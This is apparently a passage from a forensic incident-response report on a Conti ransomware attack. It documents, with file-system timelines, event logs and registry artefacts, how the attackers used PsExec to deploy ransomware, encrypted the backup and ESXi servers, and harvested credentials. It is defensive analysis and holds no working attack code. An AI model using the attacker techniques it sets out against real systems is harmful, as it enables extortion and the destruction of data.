


FIGURE 19: STANDARD RANSOMWARE DEPLOYMENT

The distribution started from a single point, a trusted system: the domain controller DC1-DC0001, originally owned by the attacker since March.

With a separated and tailored action, the attacker ensured the backup servers of the Company were encrypted by leveraging another variant of the ransomware and another domain controller: DC1-APDC01, as illustrated in the following figure:





FIGURE 20: RANSOMWARE DISSEMINATION TO THE BACKUP AND THE VIRTUAL INFRASTRUCTURE



Name	Type	Full Path	Size	Creation Time ($FN)	Creation Time ($SI)
RECOVER-p4vtifn-FILES.txt	File	C:\Test\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:15.552	06/04/2022 04:41:15.552
RECOVER-p4vtifn-FILES.txt	File	C:\TEMP\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:15.459	06/04/2022 04:41:15.459
RECOVER-p4vtifn-FILES.txt	File	C:\Broadcom\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:15.411	06/04/2022 04:41:15.411
RECOVER-p4vtifn-FILES.txt	File	C:\BEControl\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:15.263	06/04/2022 04:41:15.263
checkpoints-swatcharts.txt.p4vtifn	File	C:\vdbench50403\checkpoints-swatcharts.txt.p4vtifn	4 bytes	06/04/2022 04:41:14.907	06/04/2022 04:41:14.907
RECOVER-p4vtifn-FILES.txt	File	C:\vdbench50403\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:14.105	06/04/2022 04:41:14.105
RECOVER-p4vtifn-FILES.txt	File	C:\RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:41:09.337	06/04/2022 04:41:09.337

FIGURE 21: RANSOMWARE FILES INSIDE A BACKUP SERVER

The same variant was used against the Company's ESXi servers (about 50 hosts), which adversely affected about 2,000 virtual machines hosted in them.

- The ransomware file the attacker deployed to the ESXi servers was named 32app.
- The common version affecting the other hosts was named *bet9je_com_alpha_encrypt_app.exe*.

An example of the ransomware standard deployment against a Munich server


The number of machines impacted by the ransomware was roughly about 1,820, including 1,132 physical and virtual servers. The vast majority of these systems were infected through the activation of PsExec and the remote deployment of the ransomware.

The following is an example of the evidence collected during our investigation of the compromised systems.

On April 6, 2022, at 04:39:52 a.m., the machine DC1-APUP01 was implanted by the ransomware dropped in the root Windows directory:

```
C:\Windows
```


The ransom note appears shortly after, suggesting that the attacker immediately executed the ransomware.



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
checkpoints-ntuser.dat.LOG1.p4vtifn	4 bytes	06/04/2022 04:39:55.785	06/04/2022 04:43:56.263	C:\Users\[redacted]checkpoints-ntuser.dat.LOG1.p4vtifn
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:39:55.785	06/04/2022 04:39:55.785	C:\Users\[redacted]\RECOVER-p4vtifn-FILES.txt
checkpoints-ReAgentOld.xml.p4vtifn	4 bytes	06/04/2022 04:39:55.723	06/04/2022 04:43:58.691	C:\Recovery\checkpoints-ReAgentOld.xml.p4vtifn
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:39:55.723	06/04/2022 04:39:55.723	C:\Recovery\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:39:55.613	06/04/2022 04:39:55.629	C:\DownloadPackageLocation_tar\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:39:55.613	06/04/2022 04:39:55.613	C:\RECOVER-p4vtifn-FILES.txt
bet9ja_com_alpha_encrypt_app.exe	14,25 MB	06/04/2022 04:39:52.863	05/04/2022 23:17:06.000	C:\Windows\bet9ja_com_alpha_encrypt_app.exe
9d5d8ab0066a1443ab577d8ce156f8e3_de2c2b5f-7...	54 bytes	06/04/2022 04:39:52.425	06/04/2022 04:39:52.425	C:\ProgramData\Microsoft\Crypto\RSA\S-1-5-18\9d5d8ab0066a1443ab577d8ce156f8e3_de2c2b5f-7489-48
759be388-64bc-4ef1-8c9c-212189d5ec94	468 bytes	06/04/2022 04:39:52.425	06/04/2022 04:39:52.425	C:\Windows\System32\Microsoft\Protect\S-1-5-18\User\759be388-64bc-4ef1-8c9c-212189d5ec94

FIGURE 22: EVIDENCE OF RANSOMWARE DEPLOYMENT


The appearance of *PSEXESVC* around the same timeframe suggests that PsExec was used by the attacker to detonate the ransomware.



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:40:23.539	06/04/2022 04:40:23.539	C:\Program Files (x86)\Mozilla Maintenance Service\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:40:22.899	06/04/2022 04:40:22.899	C:\Users\[redacted]\Favorites\RECOVER-p4vtifn-FILES.txt
PSEXESVC.exe	374,9 kB	06/04/2022 04:40:18.273	06/04/2022 04:40:18.367	C:\Windows\PSEXESVC.exe
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:40:18.258	06/04/2022 04:40:18.258	C:\Users\[redacted]\Searches\RECOVER-p4vtifn-FILES.txt
RECOVER-p4vtifn-FILES.txt	1,5 kB	06/04/2022 04:40:11.427	06/04/2022 04:40:11.427	C:\Users\[redacted]\Searches\RECOVER-p4vtifn-FILES.txt
psexec.exe	815,4 kB	06/04/2022 04:38:08.817	06/04/2022 04:38:08.817	C:\Windows\Temp\psexec.exe

FIGURE 23: EVIDENCE OF PSEXEC.EXE AND PSEXESVC.EXE ON THE SYSTEM


NWIR found evidence of the compromised account m.turner being logged on through RDP at the time the ransomware was deployed.



```
Information    06/04/2022 02:33:49    TerminalServices-LocalSessionMan...    21    None
Event 21, TerminalServices-LocalSessionManager
General  Details

Remote Desktop Services: Session logon succeeded:

User: [redacted]BET\m.turner
Session ID: 5
Source Network Address: 10.0.250.1
```

FIGURE 24: LOG REFERRED TO THE PSEXEC REMOTE EXECUTION


To confirm the distribution of the ransomware was scripted, this is the record of an Exchange server in Toronto, where the attacker launched psexec.exe before detonating the ransomware:



Name	Size	Creation Time (SFN)	Modification Time (SSI)	Full Path
MSExchangeHMWorker20220406-1.LOG.p4vtifn	26,5 kB	06/04/2022 04:42:26.912	06/04/2022 07:15:41.111	C:\Program Files\Microsoft\Exchange Server\V15\Logging\Monitoring\Monitoring\MSExchangeHMWorker\
psexec.exe	815,4 kB	06/04/2022 04:42:18.834	06/04/2022 04:42:18.834	C:\Windows\Temp\psexec.exe
GoLocalAssistant20220406-4.LOG	319 bytes	06/04/2022 04:42:16.099	06/04/2022 04:42:35.194	C:\Program Files\Microsoft\Exchange Server\V15\Logging\GoLocalLog\GoLocalAssistant20220406-4.LOG
GoLocalAssistant20220406-3.LOG	319 bytes	06/04/2022 04:42:16.084	06/04/2022 04:42:35.194	C:\Program Files\Microsoft\Exchange Server\V15\Logging\GoLocalLog\GoLocalAssistant20220406-3.LOG
GoLocalAssistant20220406-2.LOG	319 bytes	06/04/2022 04:42:16.068	06/04/2022 04:42:35.194	C:\Program Files\Microsoft\Exchange Server\V15\Logging\GoLocalLog\GoLocalAssistant20220406-2.LOG

FIGURE 25: MFT EVIDENCE OF PSEXEC.EXE BEING DROPPED ON DC-3EXCH003 IN TORONTO

Activation of PsExec was found inside the recovered Windows logs:



```
Information    06/04/2022 04:42:06    Service Control Manager    7045    None
Information    27/12/2021 23:11:00    Service Control Manager    7045    None
vent 7045, Service Control Manager
General  Details

A service was installed in the system.

Service Name:  PSEXESVC
Service File Name:  %SystemRoot%\PSEXESVC.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

FIGURE 26: CREATION OF PSEXESVC SERVICE ON DC-3EXCH003 IN TORONTO

CASE
1

Ransomware Setup in the Backup System

From the attacker's perspective, one of the key elements in a disruptive attack like ransomware where the victim should be forced to pay is to ensure the victim is not able to immediately recover and get back to business.

Any sophisticated ransomware gang knows that the backup infrastructure should be taken down and kept off during the remediation phase to effectively force the victim to open a conversation with the attacker.

In this case, the Conti gang preferred to manually encrypt the backup infrastructure to ensure the complete corruption of the snapshots and the backed up data.


To find and corrupt the backup infrastructure, Conti scanned the Munich Data Center in mid-March 2022.

That was executed by using a second domain controller: DC1-APDC01, which was an internal DC used by the staff.

The earliest sign of malicious activity on this system goes back to March 27, 2022, with the appearance of the advanced_port_scanner.exe tool under:

```
C:\Users\i.elidio.<Redacted>.000\AppData\Local.
```


Records of the tool were unearthed from MFT analysis:



Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
advanced_port_scanner_console.exe	598,7 kB	27/03/2022 09:23:28.199	27/03/2022 09:23:28.199	C:\Users\i.elidio.[redacted].000\AppData\Local\Temp\Advanced Port Scanner 2\advanced_port_scanner_console.e
advanced_port_scanner_bg_bg.qm	27,9 kB	27/03/2022 09:23:28.199	27/03/2022 09:23:28.199	C:\Users\i.elidio.[redacted].000\AppData\Local\Temp\Advanced Port Scanner 2\advanced_port_scanner_bg_bg.qı
advanced_port_scanner_ar_sa.qm	25,7 kB	27/03/2022 09:23:28.199	27/03/2022 09:23:28.199	C:\Users\i.elidio.[redacted].000\AppData\Local\Temp\Advanced Port Scanner 2\advanced_port_scanner_ar_sa.qm
advanced_port_scanner.exe	1,64 MB	27/03/2022 09:23:28.184	27/03/2022 09:23:28.199	C:\Users\i.elidio.[redacted].000\AppData\Local\Temp\Advanced Port Scanner 2\advanced_port_scanner.exe
SYNCHIST	76 bytes	27/03/2022 09:16:16.092	27/03/2022 09:16:16.092	C:\Users\i.elidio.[redacted].000\AppData\Roaming\Microsoft\Protect\SYNCHIST
bcache22.bmc	3,92 MB	24/03/2022 07:15:26.263	24/03/2022 07:24:25.625	C:\Users\i.elidio.[redacted].000\AppData\Local\Microsoft\Terminal Server Client\Cache\bcache22.bmc

FIGURE 27: EVIDENCE OF ADVANCED_PORT_SCANNER.EXE ON THE SYSTEM


NWIR found evidence of connections made by i.elidio's account through Remote Desktop to connect to this system from AP1-IISCONF00 (10.0.1.21). The account is a member of the domain admin group.



```
Information    27/03/2022 09:16:15    TerminalServices-LocalSessionMan...    21    None

Event 21, TerminalServices-LocalSessionManager

Remote Desktop Services: Session logon succeeded:

User: [redacted]\i.elidio
Session ID: 36
Source Network Address: 10.0.1.21
```

FIGURE 28: RDP LOGIN FROM I.ELIDIO ON THE SYSTEM


By analyzing the NTUSER.DAT file of the account and evidence found of execution of the advanced_port_scanner.exe tool from the "*i.elidio*" account, it was confirmed as one of the accounts used by the attacker.



```
2022-03-27 07:23:03Z
  C:\Users\i.elidio.[redacted].000\Downloads\Advanced_Port_Scanner_2.5.3869.exe (1)
2022-03-22 20:35:24Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\WindowsPowerShell\v1.0\powershell.exe (1)
2021-07-05 10:06:13Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\domain.msc (1)
2021-05-10 14:46:14Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\mspaint.exe (14)
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\calc.exe (8)

Value names with no time stamps:
  UEME_CTLCUACount:ctor
  Microsoft.Windows.Shell.RunDialog
  Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}
  Microsoft.Windows.Explorer
  Microsoft.Windows.RemoteDesktop
  C:\Users\i.elidio.[redacted].000\AppData\Local\Temp\Advanced Port Scanner 2\advanced_port_scanner.exe
```


FIGURE 29: EVIDENCE OF EXECUTION OF ADVANCE_PORT_SCANNER FROM I.ELIDIO

The backup server was also targeted by credential harvesting activity through the "usual" lsass.dll setup this time was installed on March 28, 2022:



me	Size	Creation Time (SFN)	Modification Time (SSI)	Full Path
rt9.db	224,0 kB	28/03/2022 06:45:52.647	28/03/2022 06:45:54.331	C:\Users\[redacted]\AppData\Local\Temp\MozillaBackgroundTask
ta.safe.bin	2,8 kB	28/03/2022 06:45:52.610	03/04/2022 16:46:02.902	C:\ProgramData\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb3
ckgroundupdate.moz_log	2,6 kB	28/03/2022 06:45:52.381	03/04/2022 16:46:01.170	C:\ProgramData\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb3
098576_fsm	24,0 kB	28/03/2022 06:30:04.771	28/03/2022 08:31:53.949	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16
098535_fsm	24,0 kB	28/03/2022 06:30:04.699	28/03/2022 08:31:53.909	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16
098479_fsm	24,0 kB	28/03/2022 06:30:04.597	28/03/2022 08:31:53.464	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16
ss.dll	89,5 kB	28/03/2022 06:27:28.485	13/03/2022 07:17:22.000	C:\Windows\System32\lsass.dll
48441587984.a31f1796-4a0a-4932-bdb4-9f6...	25,7 kB	28/03/2022 06:26:28.072	28/03/2022 06:26:28.073	C:\Users\m.thumer\AppData\Roaming\Mozilla\Firefox\Profiles\q
48441587955.83f5b888-484b-49be-8631-9c2...	3,8 kB	28/03/2022 06:26:28.022	28/03/2022 06:26:28.029	C:\Users\m.thumer\AppData\Roaming\Mozilla\Firefox\Profiles\q

FIGURE 30: EVIDENCE OF LSASS.DLL ON BACKUP01-



4891CE3C22E052DFFE509D116CF78F9A37CD8...	14,5 kB	29/03/2022 03:26:24.823	29/03/2022 03:26:24.824	C:\Users\m.thumer\AppData\Local\Mozilla\Firefox\Profiles\qdx95s2w.default-1...
99C70E2A4B1F45680A3570D76536DB69349195...	9,3 kB	29/03/2022 03:26:24.229	29/03/2022 03:26:24.230	C:\Users\m.thumer\AppData\Local\Mozilla\Firefox\Profiles\qdx95s2w.default-1...
tmpQWER.tmp	1,3 kB	29/03/2022 03:25:56.418	08/04/2022 22:13:57.529	C:\Windows\Temp\tmpQWER.tmp
26108122_fsm	24,0 kB	29/03/2022 02:30:04.017	29/03/2022 04:33:11.507	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16384\26108122_...
26108081_fsm	24,0 kB	29/03/2022 02:30:03.925	29/03/2022 04:33:11.463	C:\Program Files\Network Advisor 12.4.0\data\databases\base\16384\26108081_...


FIGURE 31: EVIDENCE OF TMPQWER.TMP ON BACKUP01-

The reason for credential harvesting on the backup server was probably related to the attempt to collect service accounts and their passwords because the activity carried out against the Exchange was not offering these types of accounts.

Ransomware Against the Virtual Environment

To confirm the service account hypothesis, we should take into account that from April 2, the attacker had been seen accessing ESXi servers via SSH sessions.

During the investigation, we successfully identified these records inside WK0-PRTG00, a PRTG[1] server running in the Munich Data Center and managed by network administrators:




```
PuTTY
Software\SimonTatham\PuTTY\SshHostKeys
LastWrite Time 2022-04-02 03:05:47Z

rsa2@22:10.7.250.51 -> 0x10001,0xb814703e366b885d88db3881c0ad
rsa2@22:10.99.250.55 -> 0x10001,0x9d0f905897887a2b8228df61476
rsa2@22:10.99.250.54 -> 0x10001,0xa215ef912b9fadfe0579a03d71f
rsa2@22:10.99.250.53 -> 0x10001,0xba8ae943a11f43e14286e9bf6dc
rsa2@22:10.99.250.52 -> 0x10001,0xbc374f5e0312d6cd7c9288ef355
rsa2@22:10.99.250.51 -> 0x10001,0xf9667789de249f1dd5295e92b8c
rsa2@22:10.7.250.77 -> 0x10001,0x91a96fefdaf12fc83b2374765a6c
rsa2@22:10.7.250.76 -> 0x10001,0xcef6f95e710179ae004b1bf86432
rsa2@22:10.7.250.61 -> 0x10001,0xadb10e373c4cbed835e5f25a69a2
rsa2@22:10.7.250.60 -> 0x10001,0xde284950e220c838fa6e7003db30
rsa2@22:10.7.250.59 -> 0x10001,0xac5f0499e9c393683b5951eb3e79
rsa2@22:10.7.250.58 -> 0x10001,0xbf03b2f0f277b5b3bde7702135db
```

FIGURE 32: RECORDS OF SSH HOST KEYS RELATED TO ESXI SERVERS FOUND ON WK-0PRTG00

[1] https://www.paessler.com/prtg

The Company confirmed the machine was not planned to do remote management of ESXi servers, and the records we found were confirmed malicious.

Throughout the investigation of the PRTG system, we found evidence of RDP connections by the attacker from BACKUP-01 using the service account called monitoring on April 01, 2022:




ame	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
rt9.db	224,0 kB	28/03/2022 06:45:52.647	28/03/2022 06:45:54.331	C:\Users\[redacted]\AppData\Local\Temp\MozillaBackgroundTask-E7CF176E110...
ta.safe.bin	2,8 kB	28/03/2022 06:45:52.610	03/04/2022 16:46:02.902	C:\ProgramData\Mozilla-1de4eec8-1241-4177-a864-e594e8d1fb38\updates\E7C...
